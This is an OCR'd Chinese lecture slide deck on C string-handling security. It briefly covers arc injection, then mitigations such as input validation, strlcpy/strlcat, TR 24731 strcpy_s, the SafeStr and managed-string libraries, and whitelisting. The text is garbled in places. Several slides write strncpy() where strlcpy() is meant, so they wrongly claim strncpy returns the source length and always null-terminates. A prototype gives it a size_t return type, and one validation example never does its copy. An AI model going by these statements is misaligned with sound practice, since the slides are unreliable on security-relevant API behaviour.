
f() 返回




f() 返回

```
mov esp, ebp
pop ebp
ret
```


ret 指令转移控制
到g()




g() 返回



g() 返回




g() 返回



g() 返回

```
mov esp, ebp  
pop ebp  
ret
```

ret 指令
返回
控制到main()





为什么这个是有意思的？

- 攻击者可以多个函数参数链在一起
- “利用” 代码预先写入代码段中
 - 没有代码被注入
 - 基于内存模式的保护不能阻止弧注入
 - 不需要更大的缓冲区溢出
- 原帧能够被恢复，以抵抗侦测



缓解措施

- 缓解措施包括：

- 预防缓冲区溢出
- 侦测缓冲区溢出并安全地恢复，使得漏洞利用的企图无法得逞。

- 防范策略

- 静态分配空间
- 动态分配空间

静态方法

静态分配缓冲区

- 假设一个固定大小的缓冲区
 - 在缓冲区满了以后，不可能添加再数据
 - 因为静态的方法丢弃了超出的数据，所以实际的程序数据会丢失。
 - 因此，生成的字符串必须被充分验证



输入验证

- 缓冲区溢出通常是字符串或内存越界拷贝的结果。
- 缓冲区溢出是确保输入数据的大小不超过其存储的最小缓冲区来可以预防。

```
1. int myfunc(const char *arg) {  
2.     char buff[100];  
3.     if (strlen(arg) >= sizeof(buff)) {  
4.         abort();  
5.     }  
6. }
```



静态防范措施

- 输入验证
- `strncpy()` and `strlcat()`
- ISO/IEC “Security” TR 24731



strncpy() 和 strncat()

采用一个更不容易出错的方式来复制和链接


```
size_t strncpy(char *dst,  
               const char *src, size_t size);  
size_t strncat(char *dst,  
               const char *src, size_t size);
```

- **strncpy()** 从**src**复制空结尾的字符串到**dst** (直到**size** 大小的字符)。
- **strncat()** 函数把非空结尾的字符串**src** 连接到**dst** 末尾 (不超过**size** 的字符都能够连接到dst末尾)



大小问题

- 为了阻止缓冲区溢出, **strncpy()** 和 **strncat()** 接受**size**大小的目标字符串作为参数。
 - 对于静态分配目标缓冲区来说, 这个值能够很容易地通过 **sizeof()** 操作来获取。
 - 动态缓冲区的大小不容易计算
- 两个函数都确保目标字符串对所有非零长度的缓冲区来说都是非空结尾的。



字符串截断

- **strncpy()** 和 **strlcat()** 函数返回它们希望创建的字符串的总长度。
 - **strncpy()** 简单返回源字符串的总长度 that is simply the length of the source
 - **strlcat()** 返回（连接前）目标字符串的长度加上源字符串的长度。
- 为了检查字符串截断，程序需要验证返回值是否小于参数大小。
- 如果返回的字符串被程序员截断了
 - 知道需要存储的字符串的字节数目
 - 可能重新分配或者重新复制



strncpy() 和 strlcat() 总结

strncpy() 和 **strlcat()** several 在几个 UNIX 变体中包括 OpenBSD 和 Solaris 中可以使用，但不包括 GNU/Linux (glibc).

- 如果指定的缓冲区大小比实际的缓冲区长度长，不正确的使用这些函数仍然可能会导致缓冲区溢出。
- 如果程序员无法验证这些函数结果，仍可能发生截断错误。



静态防范方法

- 输入验证
- `strncpy()` and `strlcat()`
- ISO/IEC “Security” TR 24731



ISO/IEC “Security” TR 24731

- 国际标准化工作小组工作的编程语言C (ISO/IEC JTC1 SC22 WG14)
- ISO/IEC TR 24731 定义更少出错的C标准函数版本
 - **strcpy_s()** 代替**strcpy()**
 - **strcat_s()** 代替**strcat()**
 - **strncpy_s()** 代替**strncpy()**
 - **strncat_s()** 代替**strncat()**



ISO/IEC “Security” TR 24731 Goals

- 缓解
 - 缓冲区溢出攻击
 - 默认保护与计划相关文件
- 不产生无结尾的字符串
- 不意外截断字符串
- 保存空字符结尾的字符串数据类型
- 支持编译时检查
- 使失败显现
- 有一个统一的函数参数和返回类型模式



strcpy_s() 函数

- 把字符从源字符串复制到目标字符数组，直到并包括终止null字符。

```
errno_t strcpy_s(  
    char * restrict s1,  
    rsize_t slmax,  
    const char * restrict s2);
```

- 与strcpy()类似，包含一个额外的 rsize_t参数类型来确定目标缓冲区的最大长度。
- 只有当源字符串可以完全复制到目标缓冲区，且目标缓冲区没有发生溢出时，才算成功。



strcpy_s() 例子

```
int main(int argc, char* argv[])
{
    char a[16];
    char b[16];
    char c[24];

    strcpy_s(a, sizeof(a), "0123456789abcdef");
    strcpy_s(b, sizeof(b), "0123456789abcdef");
    strcpy_s(c, sizeof(c), a);
    strcat_s(c, sizeof(c), b);
}
```

strcpy_s() 失败并生成一个运行时约束错误



ISO/IEC TR 24731 小结

- 可在Microsoft Visual C++ 2005中使用
- 如果目标缓冲区的最大长度是不被正确指定，函数仍能发生缓冲区溢出。
- The ISO/IEC TR 24731 函数
 - 不是“完全安全的”
 - 标准化但可能仍在发展
 - 在下面方面有用
 - 预防性维护
 - 遗留系统现代化

动态方法

动态地分配缓冲区

- 动态分配的缓冲区需要动态调整额外的内存。
- 动态方法更好，而且不丢弃多余的数据。
- 主要缺点是,如果输入被限制，则可能
 - 耗尽机器内存
 - 结果导致拒绝服务攻击

防范策略

SafeStr

由Matt Messier 和John Viega编写

- 为C提供丰富的字符串操作库，
 - 拥有安全的语义
 - 与遗留的库代码互操作
 - 使用一种动态分配的方式，可以在需要时自动调整字符串的大小。
- SafeStr通过需要在需要精加字符串大小的操作中，重新分配内存并移动字符串内容来实现这一点。
- 因此, 在使用这个库的时候，不会发生缓冲区溢出



safestr_t 类型

SafeStr 库基于 **safestr_t** 类型

- **safestr_t** 类型与 **char*** 是兼容的，并且可以将 **safestr_t** 转型为 **char*** 当作 C 风格字符使用。
- **safestr_t** 类型保存了由该指针所引用的内存部分的说明信息（例如，实际长度和分配的长度），保存子指针所指向的内存之前



错误处理

使用XXL库来执行错误处理

- 为 C 和 C++ 提供了异常和资产管理
- 调用者负责处理异常
- 如果没有指定异常处理程序，则默认情况下
 - 输出消息到 **stderr**
 - 调用 **abort()**
- 依赖XXL可能会出现一个问题,因为两个库需要用
来支持这个解决方案。

SafeStr 例子

```
safestr_t str1;  
safestr_t str2;
```

为字符串分配内存空间

```
XXL_TRY_BEGIN {  
    str1 = safestr_alloc(12, 0);  
    str2 = safestr_create("hello, world\n", 0);  
    safestr_copy(&str1, str2);  
    safestr_printf(str1);  
    safestr_printf(str2);  
}
```

复制字符串

```
XXL_CATCH (SAFESTR_ERROR_OUT_OF_MEMORY)
```

```
{
```

```
    printf("safestr out of memory.\n");
```

```
}
```

```
XXL_EXCEPT {
```

```
    printf("string operation failed.\n");
```

```
}
```

```
XXL_TRY_END;
```

捕捉内存错误

处理剩下的异常



管理字符串

- 管理动态字符串
 - 分配缓冲区
 - 如果需要额外的内存，则重新调整内存大小
- 管理字符串操作，以确保
 - 字符串操作没有导致缓冲区溢出
 - 数据没有丢失
 - 字符串正常终止(字符串可能是也可能不是内部空结尾)
- 缺点
 - 无限制地消耗内存，可能导致拒绝服务攻击
 - 性能开销



数据类型

- 使用一个不透明的数据类型管理字符串

```
struct string_mx;  
typedef struct    string_mx *string_m;
```

- 这种类型的特征是
 - 私有的
 - 特定实现的

创建/回收字符串的例子

状态码统一提供返回值

- 防止嵌套
- 鼓励状态检查

```
errno_t retValue;  
char *cstr; // c style string  
string_m str1 = NULL;  
  
if (retValue = strcreate_m(&str1, "hello, world")) {  
    fprintf(stderr, "Error %d from strcreate_m.\n",  
        retValue);  
}  
else { // print string  
    if (retValue = getstr_m(&cstr, str1)) {  
        fprintf(stderr, "error %d from getstr_m.\n",  
            retValue);  
    }  
    printf("(%s)\n", cstr);  
    free(cstr); // free duplicate string  
}
```



黑名单

- 用下划线或其他无害的字符来取代危险的字符串输入。
 - 需要程序员来识别所有危险的字符和字符组合
 - 如果对被调用的项目、流程、库或组件没有很详细的了解是很难错操作的
 - 有可能在编码或转义危险的字符后，成功地绕过了黑名单检查。



白名单


- 定义可接受的字符列表，删除任何不可接受的字符
- 有效的输入值列表通常是可预测的、定义良好的可控大小。
- 白色的清单可以用来确保一个字符串中只包含程序员认为安全的字符。



数据处理

- 字符串管理库通过(可选)确保字符串中的所有字符属于一组预定义的“安全”字符，来提供一种处理数据的机制。

```
errno_t setcharset(  
    string_m s,  
    const string_m safeset  
);
```



字符串小结

- 缓冲区溢出在C 和 C++语言中很常见，因为这些语言
 - 定义字符串为一个空结尾的字符数组
 - 不执行隐式边界检查
 - 提供不执行边界检查的字符串标准库调用
- **basic_string** 类更不容易出现C++程序错误。
- ISO/IEC “Security” TR 24731定义的字符串函数对遗留系统的修复很有用
- 新的C语言开发要考虑使用字符串管理



谢谢大家!